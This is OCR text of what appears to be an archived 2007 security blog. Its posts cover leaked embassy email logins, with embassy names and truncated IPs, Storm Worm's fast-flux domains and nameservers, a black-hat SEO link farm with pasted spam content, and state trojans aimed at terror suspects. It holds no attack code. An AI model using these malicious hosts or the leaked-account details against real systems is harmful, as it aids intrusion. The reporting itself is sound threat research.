
1. http://blog.spywareguide.com/2007/09/compromised_emails_lead_to_ie.html

2. http://lists.grok.org.uk/pipermail/full-disclosure/2007-August/065427.html

3. http://malware.com/

4. http://online.securityfocus.com/bid/5543

459



```
The Office of Dalai Lama 65.19.137.2 c
Indian Embassy in Oman 65.109.245.3
Uzbekistan Consulate in France 57.66.1
Uzbekistan Consulate in Germany 57.6
Uzbekistan Consulate in India 57.66.15
Uzbekistan Consulate in New York 57.6
Uzbekistan Consulate in South Korea 5
Uzbekistan Consulate in USA 57.66.151
Uzbekistan Embassy in Afghanistan 57.
Uzbekistan Embassy in Afghanistan 57.
Uzbekistan Embassy in Belgium 57.66.
Uzbekistan Embassy in China 57.66.15
Uzbekistan Embassy in Dubai 57.66.15
Uzbekistan Embassy in France 57.66.1
Uzbekistan Embassy in Germany 57.66
Uzbekistan Embassy in Indonesia 57.6
Uzbekistan Embassy in Israel 57.66.15
Uzbekistan Embassy in Japan 57.66.15
Uzbekistan Embassy in Kuwait 57.66.1
Uzbekistan Embassy in Kyrgyzstan 57.
Uzbekistan Embassy in Latvia 57.66.15
Uzbekistan Embassy in Malaysia 57.66.
Uzbekistan Embassy in Pakistan 57.66.
Uzbekistan Embassy in Poland 57.66.1
Uzbekistan Embassy in Russia 57.66.1
Uzbekistan Embassy in Saudi Arabia 57
Uzbekistan Embassy in South Korea 57
Uzbekistan Embassy in Thailand 57.66.
Uzbekistan Embassy in The Netherland
Uzbekistan Embassy in Turkey 57.66.1
Uzbekistan Embassy in Turkey 57.66.1
Uzbekistan Embassy in Turkmenistan 5
Uzbekistan Embassy in Ukraine 57.66.1
```

Login Details for Foreign Embassies in the Wild (2007-09-04 23:49)

Login [1]details for [2]international embassies have been in the wild since August 30th in a [3]full disclosure style :

" *Here is a list with working passwords to exactly 100 email-accounts to Embassies and Governments around the world.*

Yes it's the real deal and still working when we are posting this. So why in the world would anyone publish this kind of information? Because seriously, I'm not going to call the president of Iran and tell him that I got access to all their embassies. I'm DEranged, not suicidal! He has bombs and stuff..."

The researcher’s main motivation behind releasing these is that there’s no point in contacting the email owners directly as no one would take his emails seriously enought and change them, so by going full disclosure it would prompt the

embassies in question to change the passwords. Dan Egerstad may be quite right, at least on the passwords changing

issue. Could these email accounts be accessed globally and if yes why? For instance, could Uzbekistan’s embassy in

London successfully login into Uzbekistan’s embassy in Moscow, and even worse, could a host not belonging to the

embassy’s network access these mailboxes for flexibility? If yes, there’re way too many ways this data could have been obtained. While going through the accounting data, we could both confirm that best practices for strong passwords

are place at some embassies, and also question the lack of such best practices at certain ones, a security measure

that works against brute forcing attempts, but is totally irrelevant when it comes to keylogging and sniffing.

Many people would logically consider the possibility of abusing these login details by obtaining the content of the

mailboxes. However, another perspective worth keeping in mind is the use of this login data as the foundation for


targeted attacks on a embassy-to-embassy basis, the way we’ve seen it happen before.

1. http://www.theregister.co.uk/2007/08/31/embassy_email_accounts_exposed/

2. http://www.vnunet.com/vnunet/news/2197772/embassy-email-details-posted

3. http://209.85.135.104/search?q=cache:5ejIfiNckz0J:derangedsecurity.com/deranged-gives-you-100-passwords-to

-governments-embassies-2/+derangedsecurity.com/derange



Storm Worm’s Fast Flux Networks (2007-09-05 14:18)

Following my previous posts on "[1]Storm Worm Malware Back in the Game" and "[2]Storm Worm’s use of Dropped Domains", here are some handy graphs of Storm Worm’s use of fast-flux networks generated during the last several

hours, acting as great examples of how diverse [3]malware C &C has become.

- **bnably.com**


Domain servers in listed order:

ns13.bnably.com

ns12.bnably.com

ns11.bnably.com

461



ns10.bnably.com

ns9.bnably.com

ns8.bnably.com

ns7.bnably.com

ns6.bnably.com

ns5.bnably.com

ns4.bnably.com


ns3.bnably.com

ns2.bnably.com

- **wxtaste.com**

Domain servers in listed order:

462



ns13.wxtaste.com

ns12.wxtaste.com

ns11.wxtaste.com

ns10.wxtaste.com

ns9.wxtaste.com

ns8.wxtaste.com

ns7.wxtaste.com

ns6.wxtaste.com

ns5.wxtaste.com

ns4.wxtaste.com

ns3.wxtaste.com

ns2.wxtaste.com

463

- **snbane.com**

Domain servers in listed order:

ns13.snbane.com

ns12.snbane.com

ns11.snbane.com

ns10.snbane.com

ns9.snbane.com

ns8.snbane.com

ns7.snbane.com

ns6.snbane.com


ns5.snbane.com

ns4.snbane.com

ns3.snbane.com

ns2.snbane.com

464



- **tibeam.com**

Domain servers in listed order:

ns13.tibeam.com

ns12.tibeam.com

ns11.tibeam.com

ns10.tibeam.com


ns9.tibeam.com

ns8.tibeam.com

ns7.tibeam.com

ns6.tibeam.com

465



ns5.tibeam.com

ns4.tibeam.com

ns3.tibeam.com

ns2.tibeam.com

- **eqcorn.com**

Domain servers in listed order:

ns10.eqcorn.com

ns11.eqcorn.com

ns12.eqcorn.com

ns13.eqcorn.com

ns2.eqcorn.com

ns3.eqcorn.com

ns4.eqcorn.com

ns5.eqcorn.com

ns6.eqcorn.com

ns7.eqcorn.com

ns8.eqcorn.com

ns9.eqcorn.com

The Honeynet Project & Research Alliance defines [4]a fast-flux network as :

" *Fast-flux service networks are a network of compromised computer systems with public DNS records that are constantly changing, in some cases every few minutes. These constantly changing architectures make it much more*

difficult to track down criminal activities and shut down their operations. "

In Storm Worm’s case, we have an example of fast-fluxing dropped domains, and if you research a little further, you’ll see that newly infected Storm Worm hosts shown in this particular moment of the fast-flux are already sending out


spam.

1. http://ddanchev.blogspot.com/2007/08/storm-worm-malware-back-in-game.html

2. http://ddanchev.blogspot.com/2007/08/storm-worms-use-of-dropped-domains.html

3. http://ddanchev.blogspot.com/2007/03/botnet-communication-platforms.html

4. http://www.honeynet.org/papers/ff/fast-flux.html



www.cashhomes.info

Cash to you

Welcome To Cash to you.

Nokia 6233? - Yahoo! Answers
Risposte alla domanda Nokia 6233? nella categoria Cellulari e piani tariffari di ... "how to change a resolution of java games" * Devi essere collegato a Yahoo! ...

Fenopy : Browsing torrents: Game - Mobile phones
nokia 6233. 2.6 MBs. Dec 09, 2006. 1. 5. PocketPool Game for Smartphones PocketPC. 1.5 MBs ... 6233-6280 themes and java games. 43 MBs. Feb 04, 2007. 0. 0 ...

Supported Phones - Planet Company of Heroes
Nokia 6101, 6103, 6111, 6170, 6060, 6070. Nokia 6280, 7370, 6151, 6233, 6234, 6270 ... Lorraine Ga. 2v2 Long Lorraine Game (aka Demonic Spoon gets owned) ...

Nokia USB Cable CA-70, DKU-2, DKU-5, CA-53, CA-42, PS2, Serial, Comms, Infra-red, Bluetooth
Nokia Data Cables, USB, DKU-2, DKU-5, CA-53, CA-42, PS2, Serial, Comms, Infra-red, Bluetooth ... Nokia Data Cables ...

Nokia 6233 | Cell phones weblog
Nokia 6233 Homepage: all about Nokia 6233 including free downloads, customer reviews, ringtones, software and games ... of mp3 ringtones for Nokia 6233 ...

Nokia 6233 - Printable Version
... the latest business news as well as sports highlights of the game they missed ... large files - including downloadable games, videos or MP3 or AAC ...

Nokia Support, Troubleshooting & Customer Service by FixYa
Help with Nokia common problems, free online help and expert advice for over 500, ... Video Game Con. (2) Wireless Acc. ... Nokia 6233 Cellular Phone ...

games for my nokia 6233 ... Thx *_* - Page 1 - Zedge forums
Discussing games for my nokia 6233 ... Thx *_* in the Zedge forums ... Nokia Provider Unlocking

sponsors

Ads by Google

1112 Gsm Unlocked Phone
Looking for 1112 Gsm Phone Order Online Now. Get Fast Shipping
www.cellelu.com

Sugar Bowl Tickets
Sugar Bowl Tickets. Where Fans Buy & Sell Tickets.™
www.StubHub.com

Java Mobile Games
Upgrade Your Mobile with a New Cell Game!
www.PlayPhone.com

Mobile phone applications
Satellite imagery on your phone. Free download from Google - try it!

Related Links

6233
game
nokia


Examples of Search Engine Spam (2007-09-05 15:56)

Perhaps I should say an example of a 50/50 black hat SEO, as Google’s not listing the first, but has already crawled the second -**cashhomes.info/content** ; **mydream-condos.info/content**. While assesing the first link farm I found out that on average, 263 pages have exactly 6411 outside links in them, 24.3 links per page. Pretty much the same case with the second one. Owning hundreds of domains like these and feeding them with garbage content in between syndicating

ads can undermine a search engine’s credibility if the black hat SEO operation starts appearing at the top results, and as we’ve already seen, both [1]black hat SEO and paid keywords advertising can lead to malware embedded sites.

1. http://ddanchev.blogspot.com/2007/04/malicious-keywords-advertising.html

468



Infecting Terrorist Suspects with Malware (2007-09-06 16:58)

As we’ve already seen in the past, cyber jihadists, thus wannabe terrorists, use [1]commercial anti virus, [2]anti spyware and [3]anonymity software. Therefore, if law enforcement starts benchmarking its creations against the most popular anti virus software, and purchasing private malware crypters to obfuscate the binaries, who would security vendors be protecting you from - law enforcement, or Yuri and Andrei, the [4]fictional characters of two botnet masters? The practice is nothing new when it comes to intelligence gathering and the concept of [5]OSINT through malware for instance. What’s new is its applicability to law enforcement, which [6]in a combination with bureaucracy could mean a law in a typical Chinese anti-censorship enforcement, that would oblige security vendors in the coutry to ignore the malware if they want to continue doing business there. Could we perhaps also witness a collective bargaining effort from security vendors not to do this, given [7]the interest of [8]using malware against

[9]potential suspects, a largely open topic by itself? [10]Germany floats Trojan for terror suspects :

" *Would-be terrorists need only use Ubuntu Linux to avoid the ploy. And even if they stuck with Windows their anti-virus software might detect the malware. Anti-virus firms that accede to law enforcement demands to turn a*

blind eye to state-sanctioned malware risk undermining trust in their software, as similar experience in the US has shown. Once the malware gets into circulation there's no guarantee it won't be turned against innocent users. The

whole concept is loaded with irony. For one thing, German government computers, like those in the UK before them,

are currently under targeted Trojan assault. "

[11]Targeted mailings to potential terrorists wouldn't work as effective as embedding IFRAMES within the

[12]cyber jihadist communities, and in the future, we may also see anti-terrorist malware kits courtesy of an

unknown government that's [13]purchasing or bidding for zero day browser vulnerabilities or anti virus software

ones, in order to infect potential terrorists by bypassing their security solutions in place.

1. http://ddanchev.blogspot.com/2007/03/jihadists-using-kaspersky-anti-virus.html

2. http://ddanchev.blogspot.com/2007/08/534-biographies-of-jihadist-fighters.html

3. http://ddanchev.blogspot.com/2007/07/cyber-jihadists-and-tor.html

4. http://ddanchev.stripgenerator.com/2007/09/02/all-warfare-is-based-on-deception.html

5. http://ddanchev.blogspot.com/2007/04/osint-through-botnets.html

6. http://ddanchev.blogspot.com/2007/07/insecure-bureaucracy-in-germany.html

